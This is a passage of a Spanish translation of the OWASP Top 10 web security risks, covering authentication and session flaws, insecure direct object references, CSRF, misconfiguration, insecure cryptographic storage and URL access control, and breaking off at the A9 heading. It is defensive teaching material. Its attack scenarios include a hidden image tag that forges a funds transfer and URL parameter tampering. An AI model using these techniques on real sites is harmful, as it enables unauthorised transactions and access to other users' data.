
OWASP

- OWASP XSS Prevention Cheat Sheet
- OWASP Cross-Site Scripting Article
- ESAPI Project Home Page
- ESAPI Encoder API
- ASVS: Output Encoding/Escaping Requirements (V6)
- ASVS: Input Validation Requirements (V5)
- Testing Guide: 1st 3 Chapters on Data Validation Testing
- OWASP Code Review Guide: Chapter on XSS Review

Externas

- CWE Entry 79 on Cross-Site Scripting
- RSnake’s XSS Attack Cheat Sheet

A3 Pérdida de Autenticación y Gestión de Sesiones



Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
————	Explotación MEDIA	Prevalencia COMUN	Detección MEDIA	Impacto SEVERO	————
Considerar atacantes anónimos externos, además de usuarios con sus propias cuentas, que podrían intentar robar cuentas de otros. Considerar también a trabajadores que quieran enmascarar sus acciones.	El atacante utiliza filtraciones o vulnerabilidades en las funciones de autenticación o gestión de las sesiones (por ejemplo cuentas expuestas, contraseñas, identificadores de sesión) para hacerse pasar por usuarios.	Los desarrolladores a menudo crean esquemas propios de autenticación o gestión de las sesiones, pero conseguir que sean correctos es complicado. Por ello, a menudo estos esquemas propios contienen vulnerabilidades en las secciones de cierre de sesión, gestión de contraseñas, tiempo de desconexión, función de recordar contraseña, pregunta secreta, actualización de cuenta, etc. Encontrar estas vulnerabilidades puede ser difícil por ser única cada implementación.		Estas vulnerabilidades podría permitir que algunas o todas las cuentas sean atacadas. Una vez el ataque resulte satisfactorio, el atacante podría realizar cualquier acción que la víctima pudiese. Las cuentas privilegiadas son los objetivos prioritarios.	Considerar el valor de negocio de los datos afectados o funciones de la aplicación. También considere el impacto en el negocio la exposición pública de la vulnerabilidad.

¿Soy Vulnerable?

Los primeros activos a proteger son las credenciales y los identificadores de sesión.

1. ¿Están siempre las credenciales protegidas cuando se almacenan utilizando un hash o cifrado? Consultar el punto A7.
2. ¿Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de la cuenta (por ejemplo, registro de usuarios, cambiar contraseñas, recuperación de contraseñas, identificadores débiles de sesión)?
3. ¿Se muestran los identificadores de sesión en la dirección URL? (por ejemplo, re-escritura de la dirección)?
4. ¿Son los identificadores de sesión vulnerables a ataques de fijación de la sesión?
5. ¿Caducan las sesiones y pueden los usuarios cerrar sus sesiones?
6. ¿Se rotan los identificadores de sesiones después de una autenticación correcta?
7. ¿Se envían las contraseñas, identificadores de sesión y otras credenciales únicamente mediante conexiones TLS? Consultar la sección A9.

Visitar la sección de requisitos de ASVS V2 y V3 para más detalles.

¿Como puedo evitar esto?

La recomendación principal para una organización es facilitar a los desarrolladores:

1. **Un único conjunto de controles de autenticación fuerte y gestión de sesiones.** Dichos controles deberán conseguir:
   a) Reunir todos los requisitos de gestión de sesiones y autenticación definidos en el Application Security Verification Standard (ASVS) de OWASP, secciones V2 (Autenticación) y V3 (Gestión de sesiones).
   b) Tener un interfaz simple para los desarrolladores. Considerar ESAPI Authenticator y las APIs de usuario como buenos ejemplos a emular, utilizar o sobre los que partir.
2. Se debe hacer especial hincapié en evitar vulnerabilidades de XSS que podrían ser utilizadas para robar identificadores de sesión. Consultar el apartado A2.

Ejemplos de escenarios de ataque

Escenario #1: Aplicación de reserva de vuelos que soporta re-escritura de direcciones URL poniendo los identificadores de sesión en la propia dirección:
http://example.com/sale/saleitems;jsessionid=2P0OC2JDPXM0OQSNDLPSKHCJUN2JV?dest=Hawaii
Un usuario autenticado en el sitio quiere mostrar la venta a sus amigos. Envía por correo electrónico el enlace anterior, sin ser consciente de que está proporcionando su identificador de sesión. Cuando sus amigos utilicen el anterior enlace utilizarán su sesión y su tarjeta de crédito.

Escenario #2: No se establecen correctamente los tiempos de desconexión en la aplicación. Un usuario utiliza un ordenador público para acceder al sitio. En lugar de utilizar la función de "Cerrar sesión", cierra la pestaña del navegador y se marcha. Un atacante utiliza el mismo navegador al cabo de una hora, y ese navegador todavía se encuentra autenticado.

Escenario #3: Un atacante de dentro de la organización, o externo, consigue acceder a la base de datos de contraseñas del sistema. Las contraseñas de los usuarios no se encuentran cifradas, mostrando todas las contraseñas en claro al atacante.

Referencias

OWASP


Para un mayor conjunto de requisitos y problemas que evitar en esta área, consultar las secciones de requisitos de ASVS para Autenticación (V2) y Gestión de Sesiones (V3).

- OWASP Authentication Cheat Sheet
- ESAPI Authenticator API
- ESAPI User API
- OWASP Development Guide: Chapter on Authentication
- OWASP Testing Guide: Chapter on Authentication

Externas

- CWE Entry 287 on Improper Authentication

A4 Referencia Directa Insegura a Objetos



Considerar los tipos de usuarios en su sistema. ¿Existen usuarios que tengan únicamente acceso parcial a determinados tipos de datos del sistema?

Un atacante, como usuario autorizado en el sistema, simplemente modifica el valor de un parámetro que se refiere directamente a un objeto del sistema a otro objeto para el que el usuario no se encuentra autorizado. ¿Se concede el acceso?

Normalmente, las aplicaciones utilizan el nombre o clave actual de un objeto cuando se generan las páginas web. Las aplicaciones no siempre verifican que el usuario tiene autorización sobre el objetivo. Esto resulta en una vulnerabilidad de referencia de objetos directos inseguros. Los auditores pueden manipular fácilmente los valores del parámetro para detectar estas vulnerabilidades y un análisis de código mostraría rápidamente si la autorización se verifica correctamente.

Dichas vulnerabilidades pueden comprometer toda la información que pueda ser referida por parámetros. A menos que el espacio de nombres resulte escaso, para un atacante resulta sencillo acceder a todos los datos disponibles de ese tipo.

Considerar el valor de negocio de los datos afectados.

También considere el impacto en el negocio la exposición pública de la vulnerabilidad

¿Soy vulnerable?

La mejor manera de poder comprobar si una aplicación es vulnerable a referencias inseguras a objetos es verificar que todas las referencias a objetos tienen las protecciones apropiadas. Para conseguir esto, considerar:

1. para referencias **directas** a recursos **restringidos**, la aplicación necesitaría verificar si el usuario está autorizado a acceder al recurso en concreto que solicita.
2. si la referencia es una referencia **indirecta**, la correspondencia con la referencia directa debe ser limitada a valores autorizados para el usuario en concreto.

Un análisis del código de la aplicación serviría para verificar rápidamente si dichas propuestas se implementan con seguridad. También es efectivo realizar comprobaciones para identificar referencias a objetos directos y si estos son seguros. Normalmente las herramientas automáticas no detectan este tipo vulnerabilidades porque no son capaces de reconocer cuales necesitan protección o cuales son seguros o inseguros.

¿Como puedo evitar esto?

Prevenir referencias inseguras a objetos directos requiere seleccionar una manera de proteger los objetos accesibles por cada usuario (por ejemplo, identificadores de objeto, nombres de fichero):

1. **Utilizar referencias indirectas por usuario o sesión.** Esto evitaría que los atacantes accedieren directamente a recursos no autorizados. Por ejemplo, en vez de utilizar la clave del recurso de base de datos, se podría utilizar una lista de 6 recursos que utilizase los números del 1 al 6 para indicar cuál es el valor elegido por el usuario. La aplicación tendría que realizar la correlación entre la referencia indirecta con la clave de la base de datos correspondiente en el servidor. ESAPI de OWASP incluye relaciones tanto secuenciales como aleatorias de referencias de acceso que los desarrolladores pueden utilizar para eliminar las referencias directas a objetos.
2. **Comprobar el acceso**. Cada uso de una referencia directa a un objeto de una fuente que no es de confianza debe incluir una comprobación de control de acceso para asegurar que el usuario está autorizado a acceder al objeto solicitado.

Ejemplos de escenarios de ataque

La aplicación utiliza datos no verificados en una llamada SQL que accede a información sobre la cuenta:

```
String query = "SELECT * FROM accts WHERE account = ?";
PreparedStatement pstmt =
connection.prepareStatement(query , … );
pstmt.setString( 1, request.getparameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

El atacante simplemente modificaría el parámetro “acct” en su navegador para enviar cualquier número de cuenta que quiera. Si esta acción no se verifica, el atacante podría acceder a cualquier cuenta de usuario, en vez de a su cuenta de cliente correspondiente.

http://example.com/app/accountInfo?acct=notmyacct

Referencias

OWASP

- OWASP Top 10-2007 on Insecure Dir Object References
- ESAPI Access Reference Map API
- ESAPI Access Control API **(See isAuthorizedForData(), isAuthorizedForFile(), isAuthorizedForFunction())**

Para requisitos adiciones en controles de acceso, consultar la sección de requisitos sobre Control de Acceso de ASVS (V4).

Externas

- CWE Entry 639 on Insecure Direct Object References
- CWE Entry 22 on Path Traversal **(que es un ejemplo de ataque de referencia a un objeto directo)**

A5 Falsificación de Peticiones en Sitios Cruzados (CSRF)

Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
————	Explotación MEDIA	Prevalencia MUY COMUN	Detección FACIL	Impacto MODERADO	————
Cualquiera que pueda suplantar a usuarios al momento de enviar peticiones a un sitio web. Cualquier sitio web, u otros canales HTML, a los cuales accedan los usuarios de un determinado sitio web.	Los atacantes crean peticiones HTTP falsas. Engañan a la víctima al enviarlas a través de etiquetas de imágenes, XSS, o muchas otras técnicas. Si el usuario está autenticado entonces el ataque será exitoso.	La CSRF aprovecha aplicaciones web que permiten a los atacantes predecir todos los detalles de un acción en particular. Cuando los navegadores envían credenciales de autenticación automáticamente, como en el caso de las cookies de sesión, los atacantes pueden crear páginas web maliciosas las cuales generan peticiones falsas que son indistinguibles de las auténticas. Los fallos debidos a CSRF son fácilmente detectables a través de código, o pruebas de penetración.		Los atacantes pueden cambiar cualquier dato que la víctima esté autorizado a cambiar, o acceder a cualquier funcionalidad que la víctima esté autorizada a utilizar.	Considerar el valor de negocio asociado a los datos o funciones afectados. Tener en cuenta lo que representa no estar seguro si los usuarios en realidad desean realizar dichas acciones. Considerar el impacto que tiene en la reputación del negocio. .

¿Soy vulnerable a CSRF?

La forma más sencilla de revisar la vulnerabilidad en una aplicación, es verificando si cada enlace, y formulario, contiene un testigo (token) no predecible para cada usuario. Si no se tiene dicho testigo, los atacantes pueden falsificar peticiones.
Se debe concentrar el análisis en enlaces y formularios que invoquen funciones que permitan cambiar estados. Tales funciones son los objetivos más importantes que persiguen los ataques CSRF.

Se debe verificar transacciones que involucren múltiples pasos Los atacantes pueden falsificar una serie de peticiones a través de múltiples etiquetas o posiblemente código javascript. Descartar como protección las cookies de sesión, las direcciones IP de la fuente y otro tipo de información, ya que está se encuentra incluida en las peticiones falsas.

La herramienta de pruebas para CSRF, elaborada por OWASP, puede ayudar a generar casos de prueba que sean utilizados por los demonios diseñados para detectar fallos relacionados con CSRF.

¿Como puedo evitar esto?

Para prevenir la CSFR se necesita incluir un testigo no predecible en el cuerpo, o URL, de cada petición HTTP. Dicho testigo debe ser, como mínimo, único por cada sesión de usuario.

1) La opción preferida es incluir el testigo en un campo oculto. Esto genera que el valor sea enviado en el cuerpo de la petición HTTP evitando su inclusión en la URL, lo cual está sujeto a una mayor exposición.
2) El testigo único también puede ser incluido en la URL misma, o en un parámetro de la URL. Sin embargo, este enfoque presenta el riesgo que la URL sea expuesta a un atacante, y por lo tanto exponiendo al testigo.

El Guardián CSRF de la OWASP, puede ser utilizado para incluir automáticamente los testigos en aplicaciones Java EE, .NET o PHP. La API ES de la OWASP, incluye generadores y validadores de testigos que los realizadores de software pueden usar para proteger sus transacciones.

Ejemplos de escenarios de ataque

La aplicación permite que los usuarios envíen peticiones de cambio de estado, que no incluyen nada secreto. Por ejemplo:

http://example.com/app/transferFunds?amount=1500 &destinationAccount=4673243243

El atacante puede construir una petición que transfiera dinero desde la cuenta de la víctima a su propia cuenta. Podrá insertar su ataque dentro de una etiqueta de imagen en un sitio web, o iframe, que esté bajo su control y al que la víctima se podrá dirigir.

```
<img src="http://example.com/app/transferFunds?
 amount=1500&destinationAccount=attackersAcct#“
 width="0" height="0" />
```

Cuando la víctima visite el sitio, en lugar de cargarse la imagen, se realizará la petición HTTP falsificada. Si la víctima previamente había adquirido privilegios entonces el ataque será exitoso.

Referencias


OWASP

- OWASP CSRF Article
- OWASP CSRF Prevention Cheat Sheet
- OWASP CSRFGuard - CSRF Defense Tool
- ESAPI Project Home Page
- ESAPI HTTPUtilities Class with AntiCSRF Tokens
- OWASP Testing Guide: Chapter on CSRF Testing
- OWASP CSRFTester - CSRF Testing Tool

Externas

- CWE Entry 352 on CSRF

A6 Defectuosa Configuración de Seguridad



Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
———	**Explotación FACIL**	**Prevalencia COMUN**	**Detección FACIL**	**Impacto MODERADO**	———
Atacantes externos anónimos así como usuarios con contraseñas autenticas que puedan ser utilizadas para comprometer el sistema. También se incluye a empleados con información y acceso privilegiado que quieran ocultar sus acciones.	Para obtener acceso, o conocimiento, no autorizado al sistema, el atacante puede utilizar cuentas predeterminadas, páginas no utilizadas, defectos en software no actualizado o no parchados, archivos o directorios no protegidos, etc.	Una mala configuración de seguridad puede ocurrir en cualquier capa de la aplicación, incluyendo la plataforma, el servidor web, el servidor de aplicaciones, el ambiente de trabajo, y el código personalizado. Los desarrolladores de software y los administradores de la red necesitan trabajar de forma conjunta para asegurar que todos los niveles de la pila de la aplicación estén correctamente configurados. Los escaneos automatizados son útiles para detectar actualizaciones pendientes, configuraciones defectuosas, cuentas predeterminadas activas, servicios activos innecesarios, etc.		Los defectos frecuentemente permiten a los atacantes obtener acceso no autorizado a datos o funcionalidad del sistema. De forma ocasional, tales defectos resultan en un riesgo para todo el sistema.	El sistema puede estar en riesgo sin que se pueda tener conocimiento de este hecho. Los datos pueden ser robados o modificados. Los costos de recuperación pueden ser altos.

¿Soy vulnerable?

¿Ha fortalecido la seguridad en todos los niveles de la pila de la aplicación?

1. ¿Tiene implementados procesos que permitan mantener actualizado el software de su organización?. Esto incluye el sistema operativo, los servidores web/aplicación, los sistemas DBMS, las aplicaciones y todas las bibliotecas de código.
2. ¿Todo lo innecesario ha sido deshabilitado, removido o desinstalado (p.e. puertos, servicios, páginas, cuentas de usuario, privilegios)?
3. ¿Ha cambiado, o deshabilitado, las contraseñas de las cuentas predeterminadas?
4. ¿Ha configurado el sistema de manejo de errores para prevenir que se acceda de forma no autorizada a los mensajes de error?
5. ¿Se han comprendido y configurado de forma adecuada las características de seguridad de las bibliotecas y ambientes de desarrollo (p.e. Struts, Spring, SEAM, ASP.NET)?

Se requiere un proceso concertado, repetible y replicable; para desarrollar y mantener una correcta configuración de seguridad de la aplicación.

¿Como puedo evitar esto?

Las principales recomendaciones se enfocan en establecer lo siguiente:

1. Un proceso repetible que permita configurar, rápida y fácilmente, entornos asegurados. Los entornos de desarrollo, pruebas y producción deben estar configurados de la misma forma. Este proceso debe ser automatizado para minimizar el esfuerzo requerido en la configuración de un nuevo entorno.
2. Un proceso para mantener y desplegar todas actualizaciones y parches de software de manera oportuna. Este proceso debe seguirse en cada uno de los ambientes de trabajo. Es necesario que se incluya las actualizaciones de todas las bibliotecas de código.
3. Una arquitectura robusta de la aplicación que provea una buena separación y seguridad entre los componentes.
4. Considerar la realización periódica de exploraciones (scan) y auditorias para ayudar a detectar fallos en la configuración o parches faltantes.

Ejemplos de escenarios de ataque

Escenario #1: La aplicación está basada en un ambiente de trabajo como Struts o Spring. Se han presentado defectos de XSS en algunos de los componentes que utiliza la aplicación. Se ha liberado una actualización que sirve para corregir esos defectos. Hasta que no se realicen dichas actualizaciones, los atacantes podrán encontrar y explotar los fallos, ahora conocidos, de la aplicación.

Escenario #2: La consola de administración del servidor de aplicaciones está instalada y no ha sido removida. Las cuentas predeterminadas no han sido cambiadas. Los atacantes descubren que las páginas de administración están activas, se registran con las claves predeterminadas y toman posesión de los servicios.

Escenario #3: El listado del contenido de los directorios no está deshabilitado en el servidor. Los atacantes descubren que pueden encontrar cualquier archivo simplemente consultando el listado de los directorios. Los atacantes encuentran y descargan las clases java compiladas. Dichas clases son desensambladas por ingeniería reversa para obtener su código. A partir de un análisis del código se pueden detectar defectos en el control de acceso de la aplicación.

Escenario #4. La configuración del servidor de aplicaciones permite que los mensajes de la pila sean retornados a los usuarios. Eso potencialmente expone defectos en la aplicación. Los atacantes adoran la información de error que dichos mensajes proveen.

Referencias

OWASP


- OWASP Development Guide: Chapter on Configuration
- OWASP Code Review Guide: Chapter on Error Handling
- OWASP Testing Guide: Configuration Management
- OWASP Testing Guide: Testing for Error Codes
- OWASP Top 10 2004 - Insecure Configuration Management

Para requerimientos adicionales en esta área, vea la sección (V12) Requerimientos para Configuración de Seguridad, de la ASVS.

Externas

- PC Magazine Article on Web Server Hardening
- CWE Entry 2 on Environmental Security Flaws
- CIS Security Configuration Guides/Benchmarks

A7 Almacenamiento Criptográfico Inseguro



Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
———	**Explotación DIFICIL**	**Prevalencia POCO COMUN**	**Detección DIFICIL**	**Impacto SEVERO**	———
Considere a los usuarios de su sistema. ¿Estarían interesados en obtener acceso a datos protegidos para los cuales no tienen autorización? ¿Ha considerado a sus administradores de sistemas internos?	Los atacantes normalmente no rompen el sistema criptográfico. Rompen alguna otra cosa, por ejemplo, encontrando claves, copias de datos no cifradas o accediendo por canales que automáticamente descifran la información.	El error más común en este área es simplemente no cifrar datos que deberían ser cifrados. Cuando se cifra la información, son comunes la generación y almacenamiento inseguros de claves, no rotación de claves y el uso de algoritmos débiles. También es común el uso de hashes inseguros y sin sal para la protección de contraseñas. Los atacantes externos tendrán dificultades para identificar este tipo de vulnerabilidades debido al acceso limitado que disponen. Normalmente es necesario explotar alguna otra vulnerabilidad primero con el objetivo de obtener el nivel de acceso necesario.		Esta vulnerabilidad normalmente compromete todos los datos que deberían haber estado cifrados. Típicamente esta información incluye datos sensibles tales como datos médicos, cuentas de usuario, datos personales, tarjetas de crédito, etc.	Considere el valor para su negocio de los datos perdidos y el impacto a su reputación. ¿Cuál es su responsabilidad legal si esos datos son expuestos? Además considere los daños a su reputación.

¿Soy vulnerable?

Lo primero que debe identificar son los datos que son suficientemente sensibles y requieren cifrado. Por ejemplo, contraseñas, tarjetas de crédito, datos médicos e información personal. Para todos ellos, asegúrese de que:

1. Está cifrado en todos aquellos lugares donde es almacenado durante periodos largos, especialmente en copias de seguridad de estos datos.
2. Sólo usuarios autorizados tienen acceso a los datos descifrados (por ejemplo, control de acceso – Vea A4 y A8)
3. Utilice un algoritmo estándar seguro.
4. Genere una clave segura, protéjala ante accesos no autorizados y elabore un plan para el cambio de claves

Y más… Para obtener más información sobre los problemas que debe evitar, vea ASVS requirements on Cryptography (V7)

¿Como puedo evitar esto?

El listado de todos los peligros del cifrado inseguro está fuera del alcance de este documento. Sin embargo, para todos los datos sensibles que requieran cifrado, haga como mínimo lo siguiente:

1. Considere las amenazas que afecten a sus datos y de las cuales se quiera proteger (por ejemplo, ataques internos, usuarios externos) y asegúrese de que todos los datos están cifrados de manera que se defienda de las amenazas.
2. Asegúrese de que las copias de seguridad almacenadas externamente están cifradas, pero las claves son gestionadas y almacenadas de forma separada.
3. Asegúrese del uso adecuado de algoritmos estándares robustos, que las claves usadas son fuertes y que existe una gestión de claves adecuada.
4. Asegúrese de que sus contraseñas se almacenan en forma de hash con un algoritmo estándar robusto y con sal.
5. Asegúrese de que todas las claves y contraseñas son protegidas contra acceso no autorizado.

Ejemplos de escenarios de ataque

Escenario #1: Una aplicación cifra las tarjetas de crédito en la base de datos para prevenir que los datos sean expuestos a los usuarios finales. Sin embargo, la base de datos descifra automáticamente las columnas de las tarjetas de crédito, permitiendo que una vulnerabilidad de inyección de SQL pueda extraer las tarjetas de crédito en texto plano. El sistema debería haberse configurado de manera que solo las aplicaciones del back-end pudieran descifrar los datos, no la capa frontal de la aplicación web.

Escenario #2: Una cinta de backup almacena datos médicos cifrados pero la clave en cifrado se encuentra en el mismo backup. La cinta nunca llega al centro de copias de seguridad.

Escenario #3: La base de datos de contraseñas usa hashes sin sal para almacenar las contraseñas de todos los usuarios. Una vulnerabilidad en la subida de ficheros permite a un atacante obtener el fichero de contraseñas. Todos los hashes sin sal se pueden romper en 4 semanas, mientras que los hashes con sal llevarías más de 3000 años.

Referencias

OWASP


Para obtener más información y problemas a evitar en este área, consulte ASVS requirements on Cryptography (V7).

- OWASP Top 10-2007 on Insecure Cryptographic Storage
- ESAPI Encryptor API
- OWASP Development Guide: Chapter on Cryptography
- OWASP Code Review Guide: Chapter on Cryptography

Externas

- CWE Entry 310 on Cryptographic Issues
- CWE Entry 312 on Cleartext Storage of Sensitive Information
- CWE Entry 326 on Weak Encryption

A8 Falla de Restricción de Acceso a URL



Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
————	**Explotación FACIL**	**Prevalencia POCO COMUN**	**Detección MEDIA**	**Impacto MODERADO**	————
Cualquiera con acceso a la red puede enviar una petición a su aplicación. ¿Podría un usuario anónimo acceder a una página privada o un usuario normal acceder a una página que requiera privilegios?	El atacante, que es un usuario legítimo en el sistema, simplemente cambia la URL a una página con privilegios. ¿Se le concede acceso? Usuarios anónimos podrían acceder páginas privadas que no están protegidas.	Las aplicaciones no siempre protegen las páginas adecuadamente. En ocasiones la protección a URLs se administra por medio de una configuración, y en sistema está mal configurado. Otras veces los programadores deben incluir el código adecuado que verifique el acceso y se olvidan. La detección de este tipo de fallo es sencilla. La parte más compleja es identificar qué páginas (URLs) existen para el ataque.		Estas vulnerabilidades permiten a los atacantes el acceso no autorizado a funciones del sistema. Las funciones administrativas con un objetivo clave de este tipo de ataques.	Considere el valor para su negocio de las funciones que quedan expuestas y los datos que éstas procesan. Además, considere el impacto a su reputación si esta vulnerabilidad se hiciera pública.

¿Soy vulnerable?

La mejor manera de averiguar si una aplicación falla en restringir adecuadamente el acceso a URLs es verificar **cada** página. Considere por cada página si ésta debe ser pública o privada. Si debe ser privada:
¿Se requiere autenticación para acceder a la página?
¿Se supone que debe ser accesible para CUALQUIER usuario autenticado? Si no, ¿se hace una verificación de autorización para asegurar que el usuario tiene permiso de acceder dicha página?

Los mecanismos de seguridad externos con frecuencia proveen mecanismos de autenticación y autorización para el acceso a páginas. Verifique que están configurados adecuadamente para cada página. Si utilice un código de nivel de acceso, asegúrese de que la protección de nivel de acceso está en todas las páginas. Tests de intrusión pueden también establecer si esta protección está configurada.

¿Como puedo evitar esto?

Prevenir el acceso no autorizado a URLs requiere planificar un método que requiera autenticación y autorización adecuadas para cada página. Frecuentemente, dicha protección viene dada por uno o más componentes externos al código de la aplicación. Con independencia del mecanismo o mecanismos se recomienda:

1. La autenticación y autorización estén basadas en roles, para minimizar el esfuerzo necesario para mantener estas políticas.
2. Las políticas deberían ser configurables, para minimizar cualquier aspecto embebido en la política.
3. La implementación del mecanismo debería negar todo acceso por defecto, requiriendo el establecimiento explícito de permisos a usuarios y roles específicos por cada página.
4. Si la pagina forma parte de un proceso de varios pasos, verifique que las condiciones de la misma se encuentren en el estado apropiado para permitir el acceso.

Ejemplos de escenarios de ataque

El atacante simplemente navega forzosamente a la URL objetivo. Considere las siguientes URLs las cuales se supone que requieren autenticación. Para acceder a la página “admin_getappInfo” se necesitan permisos de administrador.

http://ejemplo.com/app/getappInfo
http://ejemplo.com/app/admin_getappInfo

Si un atacante no autenticado puede acceder a cualquiera de estas páginas entonces se ha permitido acceso no autorizado. Si un usuario autorizado, no administrador, puede acceder a la página “admin_getappInfo”, esto es un fallo, y puede llevar al atacante a otras páginas de administración que no están debidamente protegidas.
Este tipo de vulnerabilidades se encuentran con frecuencia cuando links y botones simplemente se ocultan a usuario no autorizados, pero la aplicación no protege adecuadamente las páginas de destino.

Referencias

OWASP


- OWASP Top 10-2007 on Failure to Restrict URL Access
- ESAPI Access Control API
- OWASP Development Guide: Chapter on Authorization
- OWASP Testing Guide: Testing for Path Traversal
- OWASP Article on Forced Browsing

Para obtener más información y problemas a evitar en este área, consulte ASVS requirements area for Access Control (V4).

Externas

- CWE Entry 285 on Improper Access Control (Authorization)

A9 Protección Insuficiente en la Capa de Transporte



Agentes de amenaza	Vectores de Ataque	Deficiencias de Seguridad		Impactos Técnicos	Impactos en el negocio
————	**Explotación DIFICIL**	**Prevalencia COMUN**	**Detección FACIL**	**Impacto MODERADO**	————
